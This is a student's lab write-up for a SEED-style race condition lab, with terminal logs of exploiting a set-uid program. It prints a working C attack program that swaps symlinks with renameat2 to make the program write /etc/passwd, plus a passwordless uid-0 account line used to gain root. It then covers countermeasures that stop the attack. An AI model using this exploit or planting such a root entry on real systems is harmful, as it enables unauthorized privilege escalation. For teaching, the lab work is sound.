Carlos Reyes

CS: 574

11/11/2024

Lab 4: Race Condition

Task 1:

In this task we look for our target file we would like to change in our race condition. It seems that the best candidate is the /etc/passwd file that has the entries for all users along with ids. The root privilege is gained by having id of 0 so we create an entry in our /etc/passwd file to be able to access a user with root privileges. We give it an id of zero and we insert a hash password for the program not to look for the hash in the shadow file. This hash is a magic value for a password less account this way we don't have to enter a password when switching user.


```
[11/08/24]seed@VM:~/.../Labsetup$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.1 LTS
Release:        20.04
Codename:       focal
[11/08/24]seed@VM:~/.../Labsetup$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[11/08/24]seed@VM:~/.../Labsetup$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
[11/08/24]seed@VM:~/.../Labsetup$  sudo sysctl -w kernel.yama.protected_sticky_symlinks=0
sysctl: cannot stat /proc/sys/kernel/yama/protected_sticky_symlinks: No such file or directory
[11/08/24]seed@VM:~/.../Labsetup$  sudo sysctl -w kernel.yama.protected_sticky_symlinks=0
sysctl: cannot stat /proc/sys/kernel/yama/protected_sticky_symlinks: No such file or directory
[11/08/24]seed@VM:~/.../Labsetup$ gcc vulp.c -o vulp
[11/08/24]seed@VM:~/.../Labsetup$ sudo chown root vulp
[11/08/24]seed@VM:~/.../Labsetup$  sudo chmod 4755 vulp
[11/08/24]seed@VM:~/.../Labsetup$ ls
target_process.sh  vulp  vulp.c
[11/08/24]seed@VM:~/.../Labsetup$ ls
target_process.sh  vulp  vulp.c
[11/08/24]seed@VM:~/.../Labsetup$ ls etc/passwd
ls: cannot access 'etc/passwd': No such file or directory
[11/08/24]seed@VM:~/.../Labsetup$ sudo ls etc/passwd
ls: cannot access 'etc/passwd': No such file or directory
[11/08/24]seed@VM:~/.../Labsetup$ sudo ls /etc/passwd
/etc/passwd
[11/08/24]seed@VM:~/.../Labsetup$ sudo vim /etc/passwd
[11/08/24]seed@VM:~/.../Labsetup$ su test
Password:
root@VM:/home/seed/Desktop/CarlosReyes/race_lab/Labsetup# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Desktop/CarlosReyes/race_lab/Labsetup#
```

Task 2:

In this task we are running our attack


2a.

In this part of our attack, we are simulating a slow vulnerable program which sleep for 10 second before opening the file. This gives us a big window to work with. We start of by manually on our terminal setting our symbolic link to /dev/null which can be access with write by seed so access will pass. Right after that we have 10 seconds to set the symbolic link to /etc/passwd to open. This works and we can successfully exploit this race condition.



2.b

In this task we run the real attack in which we don't have that 10 second window. This does imply that we have a window but very small and varies. We exploit the program by running the symbolic link switch in a loop until by probability we get a successful attack. In this case we use unlink since we cannot create a link if it already exists in C, and we use symlink in order to link to the file we want to link. We first unlink from previous and link to our /dev/null file and wait 1 second then we unlink and link to /etc/passwd. We repeat this process on an infinite loop parallel to the vulnerable program. We can see that at time we do get stuck on the problem of our tmp file being owned by root so we can't access which means we have to delete it and run it again. Eventually it succeeds. We put our input to be the entry in our /etc/password file with id 0.



2c.

In this task we are trying to fix the issue with our /tmp/XYZ turning root owned and not being able to be linked by seed. This issue is caused by a race condition that is an effect of our vulnerable program. When we run our attack and unlink our /tmp/XYZ file if by chance our vulnerable program tries to open the file before we can link it to our etc/passwd file the open function will see that there is no file with that name. It will create it since the set-uid program is running with root privileges it will create that file with root owner. When we try to symlink we cant as seed in this case. The problem here is that linking and unlinking is not an atomic process. We can fix our issue by creating two symbolic links first one pointing to /dev/null and another pointing to /etc/passwd and using renameat2. This function is atomic and switches what this two symbolic links point to at the same time so no window is created for the race condition to happen in our program.

```
/home/seed/Desktop/CarlosReyes/race_lab/Labsetup
[11/09/24]seed@VM:~/.../Labsetup$ cat attack.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#define _GNU_SOURCE
#include <sys/syscall.h>
#include <linux/fs.h>
int main()
{
        unsigned int flags = RENAME_EXCHANGE;
        unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
        unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");
        while(1){
        syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
        usleep(10000);
        }
        return 0;

}
[11/09/24]seed@VM:~/.../Labsetup$ pwd
/home/seed/Desktop/CarlosReyes/race_lab/Labsetup
[11/09/24]seed@VM:~/.../Labsetup$
```

```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[11/09/24]seed@VM:~/.../Labsetup$ pwd
/home/seed/Desktop/CarlosReyes/race_lab/Labsetup
[11/09/24]seed@VM:~/.../Labsetup$
```


```
seed@VM: ~/.../Labsetup   root@VM: /home/seed/Desktop/Car...   seed@VM: ~/.../Labsetup
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/no
login
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
user1:x:1001:1001::/home/user1:/bin/sh


test:U6aMy0wojraho:0:0:test:/root:/bin/bash[11/09/24]seed@VM:~/.../Labsetup$
[11/09/24]seed@VM:~/.../Labsetup$
[11/09/24]seed@VM:~/.../Labsetup$
[11/09/24]seed@VM:~/.../Labsetup$ su test
Password:
root@VM:/home/seed/Desktop/CarlosReyes/race_lab/Labsetup# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Desktop/CarlosReyes/race_lab/Labsetup#
```

Task 3:

3a.

In this case our attack would fail. We use the principle of least privilege to take away the “powers” meaning root privileges. This is done by setting in the root owned set


uid program the euid of the program to the real user id after completing the task where the race condition window would be at with only the real user id. We can set back the effective user id to the euid from the start after for other tasks that need to be done with root privileges.



Task 3B:

The way this works is that under certain conditions in the tmp folder the program doesn't let following a symbolic link in this folder. The conditions vary but in ours if the follower of the link is root = euid and the folder owner is root and the symbolic link owner is seed then under that condition you cannot open the file. If we set the counter measure on, we are denied permission to open the file.


seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
^Z
[11]+ Stopped target_process.sh
[11/09/24]seed@VM:~/.../Labsetup$ pwd
/home/seed/Desktop/CarlosReyes/race_lab/Labsetup
[11/09/24]seed@VM:~/.../Labsetup$


seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
^C
[11/09/24]seed@VM:~/.../Labsetup$ attack
^Z
[16]+ Stopped attack
[11/09/24]seed@VM:~/.../Labsetup$ pwd
/home/seed/Desktop/CarlosReyes/race_lab/Labsetup
[11/09/24]seed@VM:~/.../Labsetup$